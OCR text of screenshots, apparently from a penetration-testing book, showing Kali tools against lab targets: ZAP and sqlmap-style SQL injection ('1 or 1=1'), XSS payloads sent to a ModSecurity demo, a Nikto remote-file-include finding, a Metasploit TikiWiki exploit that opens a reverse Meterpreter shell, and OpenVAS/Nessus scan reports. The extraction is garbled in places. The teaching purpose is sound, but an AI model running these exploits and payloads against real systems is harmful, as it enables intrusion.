20:38:03 GMT; pat		11.0014						
Set-Cookie: amUse Set-Cookie: amCre		• •		+-10		+	7 G. nath	_/
X-Powered-By: ASP		r-cardiype-col	der tut	10-10	000@11	iterest-	7.9; pach	-/
Date: Sun, 20 Mar		7.20.02 CMT						
Connection: close		17:30:02 GHI						
connección. ciose								
_								
Pause	opy tokens	Auto analyze	Reque	sts: 128	4			
			_					
Stop	ave tokens	Analyze now	Errors	: 0				
Summary Character-level a	nalysis Bit	-level analysis Analysis	Options					

#### **Overall result**

The overall quality of randomness within the sample is estimated to be: very good. At a significance level of 1%, the amount of effective entropy is estimated to be: 73 bits.

Note: Character-level analysis was not performed because the sample size is too small relative to the size of the character set used in the sampled tokens.

	- 20160316-213315 - OWASP ZAP 2.4.1
<u>File Edit View Analyse Report Tools Online I</u>	
Standard mode 🔽 🗋 🖨 📰 📄 🍪 📫	
🛛 🚱 Sites 📑	🥰 Quick Start 🖉 🔿 Request   Response⇔   🛨
<ul> <li>Image: Second second</li></ul>	Welcome to the OWASP Zed Attack         ZAP is an easy to use integrated penetration testing tool for finding vulner         Please be aware that you should only attack applications that you have be         To quickly test an application, enter its URL below and press 'Attack'.         URL to attack:       http://demo.testfire.net
	4ttack Stop
	Progress: Attack complete - see the Alerts tab for details o
📔 History 🍳 Search 🎽 🏴 Alerts 🖈 📋 Out	out 🛛 🛞 Spider 🚺 👌 Active Scan 🗍 🛨 🗋
<ul> <li>⊘ ⊗</li> <li>▼ → Alerts (10)</li> <li>▶ → P Cross Site Scripting (Reflected) (3)</li> <li>▶ → SQL Injection (2)</li> <li>▶ → Application Error Disclosure (2)</li> <li>▶ → P Directory Browsing</li> </ul>	Full details of any selected alert will be displayed here. You can manually add alerts by right clicking on the relevan t line in the history and selecting 'Add alert'. You can also edit existing alerts by double clicking on them.
▶ 🚡 № X-Frame-Options Header Not Set (64)	T
Alerts 🏴 2 🏴 3 🔑 5 🟴 0	Current Scans 🌞 0 👌 0 🎯 0 勝 0 🎤 0 🐺 0 🕷 0
Most Visited Visited Contest.com	🔻 C 🔽 Google 🔍 🏠 🗎 🖊 🏫 Kali Linux 🌂 Kali Docs 🌂 Kali Tools 🚺 Exploit-DB 📡 Aircrack-ng
Login	ner Test Site
You can view a sample rep	tomated Web Application scanners like <u>NTOSpider</u> ort at http://www.webscantest.com/report/
DB tests: DB Inject Tests Blind S	<u>QL Tests</u>

Untitled Sessio	on - 20160316-221025 - OWASP ZAP 2.4.1
<u>File Edit View Analyse Report Tools Online</u>	e <u>H</u> elp
Standard mode 💌 📋 😂 📰 📷 🛱	-1 -4
Sites 🛨	🥖 Quick Start 🔿 Request Response ← 🕂
0 - 5 -	Header: Text 💽 Body: Text 💽 🔲
<ul> <li>▼ ☐ Contexts</li> <li>② Default Context</li> <li>▼ ◎ P Sites</li> <li>▼ ◎ P http://www.webscantest.com</li> <li>↑ GET:datastore</li> <li>▼ ◎ datastore</li> <li>↑ @ GET:search_by_id.php</li> <li>③ POST:search_by_id.php(id)</li> <li>③ GET:getimage_by_id.php(id)</li> <li>▶  P jsmenu</li> </ul>	<pre>POST http://www.webscantest.com/datastore/search_by_id.php HTTP/1.1 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko /20100101 Firefox/31.0 Iceweasel/31.8.0 Accept: text/html,application/xhtml+xml,application/xml;q= 0.0 */**a=0.9 id=1</pre>

Type:	File Fuzzers	
Files:		
	LDAP Injection Number Systems O/S Variables Recursive Fuzzers Replacive Fuzzers SQL Injection Active SQL Injection i MS SQL Injection (Blind) MySQL Injection (Blind) MySQL Injection (Blind) MySQL Injection (Blind) Oracle SQL Injection 101 MySQL/MS SQL Common Injection Oracle SQL Injection Passive SQL Injection URI Exploits User Agents Web Server XML Injection XPath Injection	
	Cancel Add	

Untitled Session	- 20160316-221025 - OWASP ZAP 2.4.1
<u>F</u> ile <u>E</u> dit <u>V</u> iew <u>A</u> nalyse <u>R</u> eport <u>T</u> ools <u>O</u> nline	Help
Standard mode 💌 🗋 😓 📰 📷 🙀 🔎	1 🗷 📼 💼 💼 💼 📰 💡 👄 🕨 🖉 💥 📾 💼 📼
🚱 Sites 🕂	✓ Quick Start     → Request     Response ←     +
	Header: Text 🔻 Body: Text 💌
<ul> <li>Contexts</li> <li>Default Context</li> <li>Default Context<td>HTTP/1.1 200 OK Date: Sun, 20 Mar 2016 20:44:39 GMT Server: Apache/2.4.7 (Ubuntu) X-Powered-By: PHP/5.5.9-lubuntu4.14 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache Control: po store po cache must revalidate post <form method="POST"><input name="id" value="a"/><input type<br=""/>="submit" value="search"&gt;</form>Invalid Product Error 1054: Unknown column 'a' in 'where clause' of SELECT * FROM inventory WHERE id = a "height:20%; vertical-align:top"&gt;</td></li></ul>	HTTP/1.1 200 OK Date: Sun, 20 Mar 2016 20:44:39 GMT Server: Apache/2.4.7 (Ubuntu) X-Powered-By: PHP/5.5.9-lubuntu4.14 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache Control: po store po cache must revalidate post <form method="POST"><input name="id" value="a"/><input type<br=""/>="submit" value="search"&gt;</form> Invalid Product Error 1054: Unknown column 'a' in 'where clause' of SELECT * FROM inventory WHERE id = a "height:20%; vertical-align:top">

# Web Scanner Test Site

Login

1 or	1=1	search Results for: 1 or 1=1		
ID	Name	Description	Price	Picture
1	Rake	clean up leaves	\$50	-
2	Shovel	Dig away	\$45	Canal and a second
3	Broom	Sweep it up	\$40	
4	Deluxe Rake	Premuim quality leave cleaneruper	\$75	¥
5	Economy Rake	Cheapy rake	\$20	
б	Deluxe Shovel	dig better	\$70	
7	Economy Shovel	Make digging harder	\$15	^ >

root@owaspbwa:"# wget http://applicure.com/downloads/5.13/Linux/i386/dotDefender -5.13.Linux.i386.deb.bin.gz --2016-03-25 07:02:10-- http://applicure.com/downloads/5.13/Linux/i386/dotDefen der-5.13.Linux.i386.deb.bin.gz Resolving applicure.com... 98.158.178.76 Connecting to applicure.com/98.158.178.76|:80... connected. HTTP request sent, awaiting response... 301 Moved Permanently Location: http://www.applicure.com/downloads/5.13/Linux/i386/dotDefender-5.13.Li nux.i386.deb.bin.gz [following] --2016-03-25 07:02:10-- http://www.applicure.com/downloads/5.13/Linux/i386/dotD efender-5.13.Linux.i386.deb.bin.gz Resolving www.applicure.com... 98.158.178.76 Connecting to www.applicure.com/98.158.178.76|:80... connected. HTTP request sent, awaiting response... 200 OK Length: 17098818 (16M) [application/x-gzip] Saving to: `dotDefender-5.13.Linux.i386.deb.bin.gz.2' 100%[=====>] 17,098,818 1.95M/s in 8.0s 2016-03-25 07:02:18 (2.05 MB/s) - `dotDefender-5.13.Linux.i386.deb.bin.gz.2' sav ed [17098818/17098818] root@owaspbwa:~# gunzip dotDefender-5.13.Linux.i386.deb.bin root@owaspbwa:~# chmod +x dotDefender-5.13.Linux.i386.deb.bin root@owaspbwa:~#

 dotDefender 5.13 Setup

 Setup Complete

 To launch dotDefender admin GUI:


 IGUI URL: http://<hostname>/dotDefender]

 luser name: 'admin']

 Ipassword: <defined previously>]

 dotDefender has been successfully installed.

 Please restart your Web server at this time.



root@kali: ~ File Edit View Search Terminal Help root@kali:~# nmap -p 80 --script=http-waf-detect 192.168.177.72 Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-03-25 07:21 EDT Nmap scan report for 192.168.177.72 Host is up (0.00082s latency). PORT STATE SERVICE 80/tcp open http MAC Address: 00:0C:29:9F:58:92 (VMware) Nmap done: 1 IP address (1 host up) scanned in 1.58 seconds root@kali:~# wafw00f -v www. ^ ^ | V V // o // \_/ | V V // O // O // |\_n\_,'/\_n\_//\_/ ̄ |\_n\_,' \\_,' \\_,'/\_/ < . . . ' WAFW00F - Web Application Firewall Detection Tool By Sandro Gauci && Wendel G. Henrique Checking http:// Generic Detectio<u>n results:</u> The site http:// seems to be behind a WAF Reason: The server returned a different response code when a string trigged the blacklist. Normal response code is "400", while the response code to an attack is "403" Number of requests: 14

VIODS							₩ <sup>Trustwave*</sup> SpiderLabs
About	Code	Documentation	Demos	Developers	Help	Rules	Status
121					$ \ge 1 $		Get Code
							Source / Binaries
		source, cross-pla					
	wii as uie s	Swiss Army Knife	of WAFs, I	it enables web a	application		Get Rules
lefenders to	gain visibili	Swiss Army Knife ty into HTTP(S) ti plement advanced	raffic and pr				Get Rules Free / Commercia
defenders to	gain visibili	ty into HTTP(S) ti	raffic and pr	ovides a power			

# ModSecurity Demonstration Projects

### ModSecurity CRS Evasion Testing Demo

The ModSecurity Demo allows users to easily test the effectiveness of the OWASP CRS rules. Any data is sent to a ModSecurity install for inspection and processing. The response body will then list any rules that triggered.

XSS Mitigation with Content Injection Demo This demo shows how to use ModSecurity's Content Injection capabilities to prepend defensive JavaScript to the top of the returned page, which will protect against unauthorized JS execution.

### ModSecurity Protecting Commercial Web App Vuln Scanner Demo Sites

We have setup ModSecurity to proxy to the following 4 commercial vuln scanner demo sites:

- 1. Trustwave (App Scanner) CrackMe Bank site
- 2. HP (WebInspect) Free Bank site
- 3. Acunetix (Acunetix) Acuart site
- 4. IBM (AppScan) demo.testfire.net site
- 5. Google Firing Range Firing Range site

# Results (txn: VvUIT8Co8AoAAGg5X14AAAAO)

# CRS Anomaly Score Exceeded (score 43): 981242-Detects classic SQL injection probings 1/2

# All Matched Rules Shown Below

- 981261 SQL Injection Attack Detected via LibInjection Matched s&1c at ARGS:test
- 981261 SQL Injection Attack Detected via LibInjection Matched s&1 at ARGS:test
- 981261 SQL Injection Attack Detected via LibInjection Matched s&1c at QUERY\_STRING
- 981261 SQL Injection Attack Detected via LibInjection Matched s&1 at QUERY STRING

Results (txn: VvUmLcCo8AoAAGg0TUcAAAAJ)

# CRS Anomaly Score Exceeded (score 30): 981243-Detects classic SQL injection probings 2/2

### All Matched Rules Shown Below

- 981261SQL Injection Attack Detected via LibInjection Matched s&nos at ARGS:test
- 981261SQL Injection Attack Detected via LibInjection Matched s&nos at QUERY\_STRING
- 981261SQL Injection Attack Detected via LibInjection Matched s&nos at QUERY\_STRING
- 981244 Detects basic SQL authentication bypass attempts 1/3 Matched 'AND non\_existant\_table = ' at ARGS:test
- 981248Detects chained SQL injection attempts 1/2 Matched AND non\_existant\_table = ' at ARGS:test
- 981243Detects classic SQL injection probings 2/2 Matched ' AND non\_existant\_table = '1 at ARGS:test
- 2001 Training Payload as SQLI Matched 1' AND non\_existant\_table = '1 at TX:981261-OWASP\_CRS/WEB\_ATTACK/SQL\_INJECTION-ARGS:test
- 2001 Training Payload as SQLI Matched *test=1' AND non\_existant\_table = '1* at TX:981261-OWASP\_CRS/WEB\_ATTACK/SQL\_INJECTION-QUERY\_STRING
- 981179 SQL Injection Anomaly Threshold Exceeded (SQLi Score: % {TX.SQL\_INJECTION\_SCORE}) Matched *test=1' AND non\_existant\_table = '1* at TX:sql\_injection\_score

# Results (txn: VvUnYMCo8AoAAGejMCsAAAAD)

# CRS Anomaly Score Exceeded (score 0):

# All Matched Rules Shown Below

www.modsecurity.org/	crs-demo.html?test=	prompt%2528%2527	7xss%2527%2529
----------------------	---------------------	------------------	----------------

ick access, place your bookmarks here on the bookmarks bar. Import bookmarks now
The data submitted in the page will be sent to a ModSecurity CRS install for inspection and
processing. The response page will report any CRS events that triggered.

If you send an attack payload that is not detected by the CRS, please notify us at any of the following places:

- @ModSecurity on Twitter
- OWASP ModSecurity Core Rule Set Mail-list
- Submit bug report to GitHub

YourPayloadHere

Send method=GET enctype=application/x-www-form-urlencoded

Results (txn: VvV0pcCo8AoAAGgzTBcAAAAI)

CRS Anomaly Score Exceeded (score 0):

All Matched Rules Shown Below

Applications - Places -		84	
Favorites		3	burpsuite
01 - Information Gathering 02 - Vulnerability Analysis	>	ø	commix
03 - Web Application Analysis	-	szji	httrack
CMS & Framework Identification		١	owasp-zap
<ul> <li>Web Application Proxies</li> <li>Web Crawlers &amp; Directory Brut</li> </ul>		R	paros
04 - Database Assessment		etilefielo	skipfish
05 - Password Attacks	•	භෝ	sqlmap
06 - Wireless Attacks 07 - Reverse Engineering	•		vega
08 - Exploitation Tools			w3af
09 - Sniffing & Spoofing	•	-	webscarab
10 - Post Exploitation 11 - Forensics	► ►		wpscan
12 - Reporting Tools			
13 - Social Engineering Tools			

Applications 🔻 🛛 Places 🔻 🛛 🕵 Places 🔻			Fri 14:24
			Subgraph Vega
File Scan Window Help			
] 🛛 🖸 🕹			
🚱 Website View	☆ ⇔ ⇒ ● ♣ 🗉 🗆 🗖	3 Scan Info	
▶ 🚳 10.162.13.16	0		
O Scan Alerts	00 🕀 🖻 🗖		
		<b>VEGA</b>	
		Scan Alert Summary	
		High	(None found)
		Medium	(None found)
		Low	(None found)
		1 Info	(None found)

Scan Alerts	00 🕀 🗖
► 💿 03/25/2016 1	7:47:45 [Auditing] (1978)

# Scan Alert Summary

0	High		(127 found)
	Session Cookie Without Secure Flag	12	
	Cleartext Password over HTTP	53	
	Session Cookie Without HttpOnly Flag	6	
	HTTP Authentication over Unencrypted HTTP	2	
	Cross Site Scripting	42	
	SQL Injection	6	
	Shell Injection	2	
	Possible Remote File Include	2	
	Local File Include	2	
e	Medium		(28 found)
	Local Filesystem Paths Found	11	
	HTTP Trace Support Detected	1	
	Java Debug Output Detected	3	
	URL Injection	5	
	Possible Source Code Disclosure	7	
	Possible XML Injection	1	
€	Low		(159 found)
	Form Password Field with Autocomplete Enabled	49	
	Directory Listing Detected	104	
	Internal Addresses Found	б	

URI       /tikiwiki/tiki-graph_formula.php?w=1&h=1&s=1&min=1&max=2&         HTTP Method       GET         Description       /tikiwiki/tiki-graph_formula.php?w=1&h=1&s=1&min=1&max=2&         Contains a vulnerability which allows remote attackers to execute a http://192.168.177.66:80/tikiwiki/tiki-graph_formula.php?w=1&h=         Test Links       //cirt.net/rfinc.txt?         NUTP       0SVDB Entries       OSVDB-40478	ıf[]=x.tan.phpinfo()&t=png&title=http://ci arbitrary PHP code. <u>=1&amp;s=1&amp;min=1&amp;max=2&amp;fi ]=x.tan.phpir</u>	rt.net/rfiinc.txt?: TikiWiki 1 <u>fo()&amp;t=png&amp;title=http:</u>
root@kali:~ File Edit View Search Terminal Help		006
<u>msf</u> > search tikiwiki [!] Module database cache not built yet, using Matching Modules	slow search	
Name Description	Disclosure Date	Rank
auxiliary/admin/tikiwiki/tikidblib TikiWiki Information Disclosure	2006-11-01	normal
exploit/unix/webapp/php_xmlrpc_eval PHP XML-RPC Arbitrary Code Execution exploit/unix/webapp/tikiwiki graph formula e	2005-06-29 xec 2007-10-10	excellent excellent
TikiWiki tiki-graph_formula <u>Remote PHP Code Exe</u> exploit/unix/webapp/tikiwiki_jhot_exec		excellent
TikiWiki jhot Remote Command Execution exploit/unix/webapp/tikiwiki_unserialize_exe Tiki Wiki unserialize() PHP Code Execution	c 2012-07-04	excellent
m <u>sf</u> > use exploit/unix/webapp/tikiwiki_graph_for m <u>sf</u> exploit( <mark>tikiwiki_graph_formula_exec</mark> ) > set F RHOST => 192.168.177.66 m <u>sf</u> exploit( <mark>tikiwiki_graph_formula_exec</mark> ) > explo	RHOST 192.168.177.66	
<pre>[*] Started reverse TCP handler on 192.168.177.6 [*] Attempting to obtain database credentials [*] No response from the server [*] Attempting to execute our payload [*] Sending stage (33721 bytes) to 192.168.177.6 [*] Meterpreter session 1 opened (192.168.177.68 [*] 2016-07-08 15:34:46 -0700</pre>	66	.66:56807) a
<u>meterpreter</u> >		

root@kali: ~ 0 Θ File Edit View Search Terminal Help ,,aS\$""` 88 |%\$P''` 88 "a, \$\$ а. "\$ Taking notes in notepad? Have Metasploit Pro track & report your progress and findings -- learn more on http://rapid7.com/metasploit =[ metasploit v4.12.9-dev 1 + -- --=[ 1556 exploits - 902 auxiliary - 268 post 1 + -- --=[ 438 payloads - 38 encoders - 8 nops + -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ] msf > load wmap [WMAP 1.5.1] === et [ ] metasploit.com 2012 [\*] Successfully loaded plugin: wmap



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# **Pre-Packaged, Binary Installation**

The easiest method of installing ModSecurity is to use your existing OS Package Manager application (Yum or Aptitude) to install it from your default OS Repository.

# Installation - Ubuntu/Debian

```
$ sudo apt-get install libapache2-mod-security
$ sudo a2enmod mod-security
$ sudo /etc/init.d/apache2 force-reload
```

Installation - Fedora/CentOS

\$ sudo yum install mod\_security
\$ sudo /etc/init.d/httpd restart

# Installation - Microsoft IIS (MSI Installer)

Installation information for IIS

- ModSecurity v2.9.1 for IIS MSI Installer 32bits (sha256)
- ModSecurity v2.9.1 for IIS MSI Installer 64bits (sha256)

# **Chapter 10: Testing Flat and Internal Networks**



Applications - Places -			
Favorites			golismero
01 - Information Gathering	►	_	1.1.1
02 - Vulnerability Analysis	Þ	+	lynis
03 - Web Application Analysis	۲		nikto
04 - Database Assessment		۲	nmap
05 - Password Attacks	Þ		
06 - Wireless Attacks	۶.		openvas ini
07 - Reverse Engineering		· 👟	openvas st
08 - Exploitation Tools		~	opopuas st
09 - Sniffing & Spoofing	۲	~	openvas st
10 - Post Exploitation	۲	- B	sparta
11 - Forensics	۲	<u>e</u>	unix-prives
12 - Reporting Tools			
13 - Social Engineering Tools			
14 - System Services	۲		
Usual applications	•		



Greenbone Security Assistar	nt					1 in as Admii r 9 16:48:54	n <b>admin</b>   Logout 1 2016 UTC
Scan Management Asse	t Management SecInfo Mana	agement C	onfiguration	Extras	Admini	stration	Help
<del>-</del> Report: Results  💽	📕 1 - 90 of 90 (total: 1	.66) 🔜 🛃 🚺	? 🗐 PDF	× 1		Doi	ie in the second se
Filter: sort-reverse=seve	erity result_hosts_only=1	min_cvss_bas	e= min_qo 🔁 ?	📫			× × 8 E
Vulnerability		<b>1</b>	Severity (	🖞 QoD	Host	Location	Actions
WordPress 'wp-admin' Mul	tiple Vulnerabilities - Aug09	9	10.0 (High)	75%	192.168.177.66	80/tcp	🔀 📩
WordPress cat Parameter Vulnerability	Directory Traversal		9.3 (High)	80%	192.168.177.66	80/tcp	🛃 🛸
HTTP Brute Force Logins v	with default Credentials		9.0 (High)	75%	192.168.177.66	80/tcp	🔀 📩
WordPress 'wp-admin/opti Execution Vulnerability	ions.php' Remote Code		8.5 (High)	75%	192.168.177.66	80/tcp	🔀 📩
Apache httpd Web Server Service Vulnerability	Range Header Denial of		7.8 (High)	100%	192.168.177.66	80/tcp	🔀 🚖
GhostScripter Amazon Sh	op Multiple Vulnerabilities		7.5 (High)	75%	192.168.177.66	80/tcp	🔀 🛸
TikiWiki Versions Prior to 4 Vulnerabilities	4.2 Multiple Unspecified		7.5 (High)	75%	192.168.177.66	80/tcp	🔀 📩
Joomla! Prior to 1.6.1 Mult	tiple Security Vulnerabilities		7.5 (High)	80%	192.168.177.66	80/tcp	🔀 🛸
phpinfo() output accessib	ble	0	7.5 (High)	80%	192.168.177.66	80/tcp	🛃 🛸
WordPress NOSpamPTI Plu Parameter SQL Injection V		×	7.5 (High)	70%	192.168.177.66	80/tcp	🔀 📩
WordPress Spreadsheet p	olugin Multiple Vulnerabilitie	es 🔕	7.5 (High)	99%	192.168.177.66	80/tcp	🔣 🛸
WordPress Multiple Vulnei	rabilities		7.5 (High)	80%	192.168.177.66	80/tcp	🔀 📩
Tomcat Manager Remote Vulnerability	Unauthorized Access		7.5 (High)	98%	192.168.177.66	8080/tcp	2
Advanced Scan	Audit Cloud Infrastructure Audit the configuration of third-		\$		sic Network Scan		R Sentialed Patch Audit ithenticate to hosts and
DROWN Detection Remote checks for CVE-2016-0800.	party cloud services.	2014-62	71 and CVE-2014-7169.	MI	host.	enu Assess	Interate missing updates.



Offline Config Audit Audit the configuration of network devices.

-PCI Quarterly External Scan Approved for quarterly externa scanning as required by PCI.

Ê

Policy Compliance Auditing Audit system configurations again a known baseline.

0

SCAP and OVAL Auditing

Audit systems using SCAP and OVAL definitions.

Ø

Web Application Tests Scan for published and unknown web vulnerabilities.



Windows Malware Scan Scan for malware on Windows systems.

# Settings / Basic / General


Name	BWA
Description	OWASP BWA
Folder	My Scans 💌
Targets	192.168.177.66
Upload Targets	Add File
Save 🔻 Cancel	

Vulnera	bilitie	s 🔺				
2	7	2		46		×

### Scan Details

Name:	BWA
Status:	Completed
Policy:	FirstScan
Scanner:	Local Scanner
Folder:	My Scans
Start:	Today at 8:34 AM
End:	Today at 8:40 AM
Elapsed:	6 minutes
Targets:	192.168.177.66

#### **Vulnerabilities**



Severity 🔺	Plugin Name	Plugin Family	Count
CRITICAL	Apache Tomcat Manager Common Administrative Credentials	Web Servers	1
HIGH	Apache HTTP Server Byte Range DoS	Web Servers	1
HIGH	CGI Generic Remote File Inclusion	CGI abuses	1
HIGH	CGI Generic SQL Injection (blind)	CGI abuses	1
HIGH	myGallery mygallerybrowser.php 'myPath' Parameter Remote File	CGI abuses	1
HIGH	phpBB < 2.0.7 Multiple Script SQL Injection	CGI abuses	1
HIGH	phpBB < 2.0.9 Multiple Vulnerabilities	CGI abuses	1
HIGH	phpBB viewtopic.php highlight Parameter SQL Injection	CGI abuses	1
MEDIUM	Web Application Potentially Vulnerable to Clickjacking	Web Servers	2

#### Host Details

IP:	192.168.177.66
OS:	Linux Kernel 2.6 on Ubuntu 10.04 (lucid)
Start:	Today at 10:08 AM
End:	Today at 10:51 AM
Elapsed:	43 minutes
KB:	Download

### Vulnerabilities




Vulnerability 🔤		Severity 👩	OoD	Host	Location
ProFTPD Multiple Remote Vulnerabilities		10.0 (High)		192.168.177.78	
Possible Backdoor: Ingreslock	0	10.0 (High)	99%	192.168.177.78	1524/tcp
ProFTPD Multiple Remote Vulnerabilities		10.0 (High)	75%	192.168.177.78	2121/tcp
X Server		10.0 (High)	75%	192.168.177.78	6000/tcp
distcc Remote Code Execution Vulnerability		9.3 (High)	75%	192.168.177.78	3632/tcp
PostgreSQL weak password		9.0 (High)	75%	192.168.177.78	5432/tcp
PostgreSQL Multiple Security Vulnerabilities		8.5 (High)	75%	192.168.177.78	5432/tcp
ProFTPD Server SQL Injection Vulnerability		7.5 (High)	75%	192.168.177.78	21/tcp
phpMyAdmin Code Injection and XSS Vulnerability		7.5 (High)	75%	192.168.177.78	80/tcp
phpMyAdmin BLOB Streaming Multiple Input Validation Vulnerabilities		7.5 (High)	75%	192.168.177.78	80/tcp
phpMyAdmin Configuration File PHP Code Injection Vulnerability		7.5 (High)	75%	192.168.177.78	80/tcp
TikiWiki Versions Prior to 4.2 Multiple Unspecified Vulnerabilities		7.5 (High)	75%	192.168.177.78	80/tcp
PHP-CGI-based setups vulnerability when parsing query string parameters from php files.		7.5 (High)	95%	192.168.177.78	80/tcp
phpinfo() output accessible	0	7.5 (High)	80%	192.168.177.78	80/tcp
ProFTPD Server SQL Injection Vulnerability		7.5 (High)	75%	192.168.177.78	2121/tcp
Check for Backdoor in unrealircd		7.5 (High)	70%	192.168.177.78	6667/tcp
Multiple Vendors STARTTLS Implementation Plaintext Arbitrary Command Injection Vulnerability		6.8 (Medium)	75%	192.168.177.78	25/tcp
ProFTPD Long Command Handling Security Vulnerability		6.8 (Medium)	75%	192.168.177.78	2121/tcp
MySQL Denial Of Service and Spoofing Vulnerabilities		6.8 (Medium)	75%	192.168.177.78	3306/tcp
PostgreSQL Multiple Security Vulnerabilities		6.8 (Medium)	75%	192.168.177.78	5432/tcp

#### Hosts > 192.168.177.78 > Vulnerabilities 103

Severity 🔺	Plugin Name	Plugin Family	Count
CRITICAL	Apache Tomcat Manager Common Administrative Credentials	Web Servers	1
CRITICAL	Debian OpenSSH/OpenSSL Package Random Number Generator	Gain a shell remotely	1
CRITICAL	Debian OpenSSH/OpenSSL Package Random Number Generator	Gain a shell remotely	1
CRITICAL	rexecd Service Detection	Service detection	1
CRITICAL	Rogue Shell Backdoor Detection	Backdoors	1
CRITICAL	rsh Unauthenticated Access (via finger Information)	Gain a shell remotely	1
CRITICAL	SNMP Agent Default Community Names	SNMP	1
CRITICAL	VNC Server 'password' Password	Gain a shell remotely	1
CRITICAL	vsftpd Smiley Face Backdoor	FTP	1

Host Details					
IP:	192.168.177.78				
MAC:	00:0c:29:05:7b:2a				
OS:	Linux Kernel 2.6.24-16-server				
Start:	Today at 11:38 AM				
End:	Today at 11:47 AM				
Elapsed:	9 minutes				
KB:	Download				

#### Vulnerabilities



	Severity 🔺	Plugin Name	Plugin Family	Count	Host Deta	ils
	CRITICAL	Apache Tomcat Manager Common Administrative Credentials	Web Servers	1	IP: DNS:	192.168.177.66 owaspbwa
	CRITICAL	Bash Incomplete Fix Remote Code Execution Vulnerability (Shells	Gain a shell remotely	1	MAC: OS:	00:0c:29:33:2d:2c Linux Kernel 2.6.32-25-generic-pa
	CRITICAL	Bash Remote Code Execution (CVE-2014-6277 / CVE-2014-6278)	Gain a shell remotely	1	Start:	on Ubuntu 10.04 Today at 11:04 AM
	CRITICAL	Bash Remote Code Execution (Shellshock)	Gain a shell remotely	1	End: Elapsed:	Today at 11:08 AM 4 minutes
	CRITICAL	Ubuntu 10.04 LTS / 10.10 / 11.04 / 11.10 : libvorbis vulnerability (	Ubuntu Local Security Checks	1	KB:	Download
	CRITICAL	Ubuntu 10.04 LTS / 10.10 : firefox, xulrunner-1.9.2 vulnerabilities (	Ubuntu Local Security Checks	1	Vulnerabi	lities
	CRITICAL	Ubuntu 10.04 LTS / 10.10 : firefox, xulrunner-1.9.2 vulnerabilities (	Ubuntu Local Security Checks	1		Critical     High
	CRITICAL	Ubuntu 10.04 LTS / 10.10 : firefox, xulrunner-1.9.2 vulnerabilities (	Ubuntu Local Security Checks	1		Medium     Low
	CRITICAL	Ubuntu 10.04 LTS / 10.10 : xulrunner-1.9.2 vulnerabilities (USN-1	Ubuntu Local Security Checks	1		• Info
	CRITICAL	Ubuntu 10.04 LTS / 11.04 / 11.10 / 12.04 LTS : icedtea-web, openj	Ubuntu Local Security Checks	1		
Ho	st	Vulnerabilities 🔺			Scan	Details
19	2.168.177.78	26 73 134	15 147	×	Name	
					Statu	

# Vulnerabilities

Scanner:

Folder:

Start: End: Elapsed:

. Targets:



Local Scanner

My Scans Today at 12:04 PM Today at 12:40 PM

35 minutes

192.168.177.78

# Help protect your PC with Windows Firewall

Windows Firewall can help prevent hackers or malicious software from gaining access to your PC through the Internet or a network.

Update your Firewall settings Windows Firewall is not using the recommend settings to protect your computer.	ded Use recommended settings
What are the recommended settings?	
Private networks	Not connected 📀
Guest or public networks	Connected 🔗
Networks in public places such as airports or coffee	e shops
Windows Firewall state:	On
Incoming connections:	Block all connections including apps on the list of allowed apps
Active public networks:	HENZI TOWER
Notification state:	Notify me when Windows Firewall blocks a new app

C:\>netsh firewall show portopening Port configuration for Domain profile: Port Protocol Mode Traffic direction Name \_\_\_\_\_ 8317 TCP Enable Inbound TechSmith Camtasia Studio TechSmith Snagit Enable Inbound 8298 TCP Port configuration for Standard profile: Port Protocol Mode Traffic direction Name Enable Inbound 8317 TCP TechSmith Camtasia Studio 8298 TCP Enable Inbound TechSmith Snagit IMPORTANT: Command executed successfully. However, "netsh firewall" is deprecated; use "netsh advfirewall firewall" instead. For more information on using "netsh advfirewall firewall" commands instead of "netsh firewall", see KB article 947709 at http://go.microsoft.com/fwlink/?linkid=121488 .

Administrator: Command Prompt

 $\land$ Rule Name: Microsoft Solitaire Collection Enabled: Yes Direction: In Profiles: Domain,Private Microsoft Solitaire Collection Grouping: LocalIP: Any RemoteIP: Any Protocol: Any Edge traversal: No Action: Allow Rule Name: Google Chrome (mDNS-In) -----Enabled: Yes Direction: In Profiles: Domain, Private, Public Grouping: Google Chrome LocalIP: Any RemoteIP: Any Protocol: UDP LocalPort: 5353 RemotePort: Anv root@kali: ~ 000 File Edit View Search Terminal Help OS CPE: cpe:/o:microsoft:windows 10 OS details: Microsoft Windows 10 build 10074 - 10586 Network Distance: 1 hop Service Info: OSs: Windows, Windows 98, Windows 10; CPE: cpe:/o:microsoft:window s, cpe:/o:microsoft:windows\_98, cpe:/o:microsoft:windows\_10 Host script results: \_nbstat: NetBIOS name: INST-PC-3, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:5 6:c0:00:08 (VMware) smb-security-mode: account\_used: guest authentication\_level: user challenge\_response: supported message\_signing: disabled (dangerous, but default) \_smbv2-enabled: Server supports SMBv2 protocol TRACEROUTE 